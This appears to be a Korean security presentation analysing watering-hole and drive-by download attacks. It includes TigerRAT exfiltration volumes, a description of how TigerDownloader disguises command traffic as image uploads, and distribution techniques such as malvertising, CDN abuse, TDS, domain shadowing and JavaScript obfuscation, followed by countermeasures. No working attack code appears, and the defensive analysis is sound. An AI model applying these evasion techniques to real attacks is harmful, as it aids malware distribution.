
## 타겟형 워터링홀 공격전략 분석 – 10) Exfiltration

TigerRAT 악성코드가 유출한 데이터 크기		
행 레이블	합계 : Bytes Sent	합계 : Bytes Received
WdeviceWharddiskvolume2WusersWpublicWexplore.exe	466,108	1,107,270
2021-05-25 오전 11:35:00	243,512	53,621
2021-05-25 오후 1:37:00	118,051	42,301
2021-05-25 오후 12:37:00	64,273	26,352
2021-05-25 오후 2:39:00	12,643	5,184
2021-05-25 오후 3:39:00	27,629	979,812
WdeviceWharddiskvolume2WusersWpublicWmsdev.exe	13,701,031	830,405
2021-05-25 오후 3:39:00	13,701,031	830,405
WdeviceWharddiskvolume2WusersWpublicWpicturesWmsdev.exe	4,142,277,119	640,152,812
2021-05-25 오후 3:39:00	2,538,291	64,883
2021-05-25 오후 4:41:00	1,131,073,996	770,747,481
2021-05-25 오후 5:41:00	124,019,996	13,506,644
2021-05-25 오후 6:43:00	656,692,046	121,119,347
2021-05-25 오후 7:43:00	1,266,645,497	190,904,484
2021-05-25 오후 8:45:00	953,860,907	91,697,108
2021-05-25 오후 9:45:00	6,646,386	2,112,865
총합계	4,156,444,258	642,090,487

- TigerDownloader 악성코드는 명령제어서버와 통신 시 HTTP 통신을 통해 명령을 송수신 받으며 각 명령 상황에 맞게 식별자를 사용
- TigerDownloader 악성코드는 파일 송신 시 고정헤더를 이용하며, Content-type을 이미지 파일로 위장
- TigerRAT 악성코드는 명령제어서버로 파일, 키로깅정보, 스크립 캡처 정보 등을 유출

# 드라이브-바이 다운로드

## 2. 유포 기술 - 악성광고(Malvertising)



- 악성 스크립트를 포함한 광고를 신청하거나 광고 서버에 직접 침투해 악성 코드를 유포하도록 만듦

# 드라이브-바이 다운로드

---

## 3. 유포 기술 - 악용된 CDN 서비스

CDN (Contents Delivery Network)

- 콘텐츠 전송 네트워크, 서버의 트래픽을 분산하여 부하 감소
- 사용자들이 많이 사용하는 콘텐츠를 효율적으로 배포하기 위해 이용하는 시스템
- 자바스크립트 형태의 프레임워크인 jQuery를 악용

jQuery

**3.x snippet:**

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
```

**2.x snippet:**

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
```

**1.x snippet:**


```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js"></script>
```

site:

[jquery.com](https://jquery.com)

# 드라이브-바이 다운로드

## 4. 유포 기술 - 인터널 드라이브-바이 다운로드



- 내부 인프라용 웹서비스에서 발생
- 인가된 사용자 대상으로 악성코드 유포
- 후속 공격, Lateral Movement (공격 기반 강화)



# 드라이브-바이 다운로드

## 5. 유포 기술 - 트래픽 분배 시스템(TDS)

- 웹에 접속하는 사용자를 분류하여 조건에 맞는 사이트를 제공
- Ex) 동일한 사이트를 PC 또는 모바일로 접속하면 실제 불러오는 사이트가 서로 다름
- 공격에 악용 : 특정 사용자 IP 접근 시 DBD 사이트 제공




TDS 운영 모델

# 드라이브-바이 다운로드

## 6. 유포 기술 - 도메인 새도잉

- 탐지 회피 도구
- 악성코드를 배포하는 유포 페이지 주소의 도메인이 자동으로 변경되는 기술
- 반대) Fast Flux : 하나의 도메인 - 여러 IP



# 드라이브-바이 다운로드

## 6. 유포 기술 - 자바스크립트 난독화

- 공격 탐지를 우회하고 분석하는 속도를 늦추기 위해 사용
- 작성한 소스 코드를 보호해 공격자가 사용하는 공격 방식을 숨김



The screenshot shows the homepage of the JavaScript Obfuscator Tool. The browser address bar displays 'obfuscator.io'. The page title is 'JavaScript Obfuscator Tool'. Below the title, a description states: 'A free and efficient obfuscator for JavaScript (including partial support of ES2019). Make your code harder to copy and prevent people from stealing your work. This tool is a Web UI to the excellent (and open source) `javascript-obfuscator@3.0.0` created by Timofey Kachalov.' To the right of the text is a cartoon brain character with a face and limbs. Below the description are buttons for 'Star' (7,851), 'Watch', and 'Sponsor'. The main content area is divided into four columns: 'What is this?' (describing the tool's function), 'So, it is like UglifyJS, Closure Compiler, etc?' (comparing it to other tools), 'How does the obfuscation work?' (explaining the transformation process), and 'Sounds great!' (instructions on how to use the tool and a link to the FAQ).

JavaScript Obfuscator Tool

A free and efficient obfuscator for JavaScript (including partial support of ES2019). Make your code harder to copy and prevent people from stealing your work. This tool is a Web UI to the excellent (and open source) `javascript-obfuscator@3.0.0` created by Timofey Kachalov.

Star 7,851 Watch Sponsor

**What is this?**  
This tool transforms your original JavaScript source code into a new representation that's harder to understand, copy, re-use and modify without authorization. The obfuscated result will have the exact functionality of the original code.

**So, it is like UglifyJS, Closure Compiler, etc?**  
Yes and no. While UglifyJS (and others minifiers) does make the output code harder to understand (compressed and ugly), it can be easily transformed into something readable using a JS Beautifier. This tool prevents that by using various transformations and "traps", such as **self-defending** and **debug protection**.

**How does the obfuscation work?**  
Through a series of transformations, such as variable / function / arguments renaming, string removal, and others, your source code is transformed into something unreadable, while working exactly as before.  
[Read more in the FAQ...](#)

**Sounds great!**  
Just paste your code or upload it below and click on "obfuscate".  
Also, be sure to read about [all the options](#) to understand all the trade-offs between code protection and code size / speed.

# 드라이브-바이 다운로드

## 대응 방안



1. SW 최신 상태 유지하도록 관리
2. 웹 필터링 SW 설치  
(감염된 사이트로의 이동을 막음)
3. 패턴 매칭을 통한 정적 분석
4. 가상머신을 통한 동적 분석

감사합니다